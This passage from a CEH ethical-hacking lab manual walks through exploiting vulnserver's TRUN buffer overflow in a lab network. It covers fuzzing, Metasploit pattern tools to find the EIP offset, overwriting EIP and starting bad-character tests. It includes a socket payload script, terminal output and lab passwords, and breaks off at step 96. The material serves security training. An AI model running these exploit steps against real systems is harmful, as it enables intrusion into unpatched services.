
41. Now, click Windows 11 switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
42. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.
43. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.




44. Click Parrot Security switch to the **Parrot Security** machine and press **Ctrl+Z** to terminate the script running in the terminal window.
45. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
46. Click Windows 11 switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
47. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the vulnserver process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
48. Click Parrot Security to switch back to the **Parrot Security** machine.
49. Minimize the Terminal window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
50. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.



51. The security pop-up appears; enter the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
52. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.



53. Navigate to **CEHv13 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



54. Paste the **Scripts** folder on the **Desktop**.

55. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, run `cd /home/attacker/Desktop/Scripts/`, command to navigate to the **Scripts** folder on the **Desktop**.

56. Execute **chmod +x fuzz.py** to change the mode to execute the Python script.

57. Run **./fuzz.py** Python fuzzing script against the target machine.

When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.


```
Applications Places System Terminal Help ./fuzz.py - Parrot Terminal
File Edit View Search Terminal Help
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1030
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1031
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1032
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1033
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[✓]-[root@parrot]-[~]
└─#cd /home/attacker/Desktop/Scripts/
[✓]-[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#chmod +x fuzz.py
[✓]-[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#./fuzz.py
```

58. Click Windows 11 switch to the **Windows 11** machine and maximize the **Command Prompt** window running the vulnerable server.
59. You can observe the connection requests coming from the host machine (**10.10.1.13**).

```
Select E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver.exe
Connection closing...
Received a client connection from 10.10.1.13:47416
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47432
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47436
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47442
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47444
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47448
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47458
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42018
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42032
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42034
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42042
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42044
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42058
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42062
Waiting for client connections...
```

60. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.


61. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.



62. Click Parrot Security switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

63. A message appears, saying that the vulnerable server crashed after receiving approximately **10200** bytes of data, but it did not overwrite the EIP register.

The byte size might differ in your lab environment.




```
Fuzzing Variable 0:1030
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1031
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1032
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1033
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[*]-[root@parrot]-[~]
└─#cd /home/attacker/Desktop/Scripts/
[root@parrot]─[~/home/attacker/Desktop/Scripts]
└─#chmod +x fuzz.py
[root@parrot]─[~/home/attacker/Desktop/Scripts]
└─#./fuzz.py
^C[Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]─[~/home/attacker/Desktop/Scripts]
└─#
```

64. Click Windows 11 switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
65. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the vulnserver process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
66. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern\_create** Ruby tool to generate random bytes of data.
67. Click Parrot Security to switch back to the **Parrot Security** machine.
68. In a new **Terminal** window execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.
69. Now, run **cd** command to jump to the root directory.
70. Run **/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 10400** command.

**-l:** length, **10400:** byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

71. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.



72. Now, switch back to the previously opened terminal window, run **pluma findoff.py** command.

73. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code.

74. Press **Ctrl+S** to save the script file and close it.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled "pluma findoff.py - Parrot Terminal" is open in the Pluma text editor. The code in the terminal is as follows:

```
#!/usr/bin/python3
import sys, socket
offset = b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab'
try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    pyload=b'TRUN ./:' + offset
    soc.send(pyload)
    soc.close()
except:
    print("Error: Unable to establish connection with Server")

```

Below the terminal, the command `./fuzz.py` is run, resulting in the output: `^CFuzzing crashed vulnerable server at 10200 bytes`. The terminal prompt shows the user is root on the "parrot" host.

In the background, the Metasploit interface is visible, showing a network graph and a session labeled "un.spk 0 0".

75. In the **Terminal** window, run **chmod +x findoff.py** command to change the mode to execute the Python script.
  76. Now, execute **./findoff.py** command to run the Python script to send the generated random bytes to the vulnerable server.

When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.


```

Applications Places System Terminal Help ./findoff.py - Parrot Terminal
File Edit View Search Terminal Help
Fuzzing Variable 0:1032
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1033
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0
[x]-[root@parrot]-
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]-
└─# chmod +x fuzz.py
[root@parrot]-
└─# ./fuzz.py
^C[Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]-
└─# pluma findoff.py
[root@parrot]-
└─# chmod +x findoff.py
[root@parrot]-
└─# ./findoff.py
[root@parrot]-
└─#

```

./findoff.py - Parrot Te... /usr/share/metasploit...


77. Click Windows 11 switch to the **Windows 11** machine.
78. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
79. Note down the random bytes in the EIP and find the offset of those bytes.



80. Click Parrot Security to switch to the **Parrot Security** machine.
81. In a new **Terminal** window, execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.
82. Now, run **cd** command to jump to the root directory.
83. In the **Terminal** window, run **/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 10400 -q 386F4337**.

**-l:** length, **10400**: byte size (here, we take the nearest even-number value of the byte size obtained in the Step#63), **-q:** offset value (here, **386F4337** identified in the previous step).

The byte length might differ in your lab environment.
84. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.
85. Close the **Terminal** window.
86. Click Windows 11 to switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
87. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity**

**Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

88. Now, we shall run the Python script to overwrite the EIP register.
89. Click Parrot Security to switch back to the **Parrot Security** machine. In the **Terminal** window, run **chmod +x overwrite.py** command to change the mode to execute the Python script.
90. Now, run **./overwrite.py** command to run the Python script to send the generated random bytes to the vulnerable server.

This Python script is used to check whether we can control the EIP register.


The screenshot shows a terminal window titled "./overwrite.py - Parrot Terminal". The terminal output is as follows:

```
File Edit View Search Terminal Help
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
└─#cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#./fuzz.py
^C
Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#pluma findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#chmod +x overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#./overwrite.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└─#
```

The terminal shows the user navigating to the "/home/attacker/Desktop/Scripts" directory, changing the permissions of "fuzz.py" and "findoff.py" to executable, running them, and then running "overwrite.py". The final line shows the user pressing # to exit the terminal.

91. Click Windows 11 to switch to the **Windows 11** machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



92. Close **Immunity Debugger** and the vulnerable server process.

93. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

94. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars.

95. Click Parrot Security to switch back to the **Parrot Security** machine. In the **Terminal** window, run **chmod +x badchars.py** command to change the mode to execute the Python script.

96. Now, run `./badchars.py` command to run the Python script to send the badchars along with the shellcode.

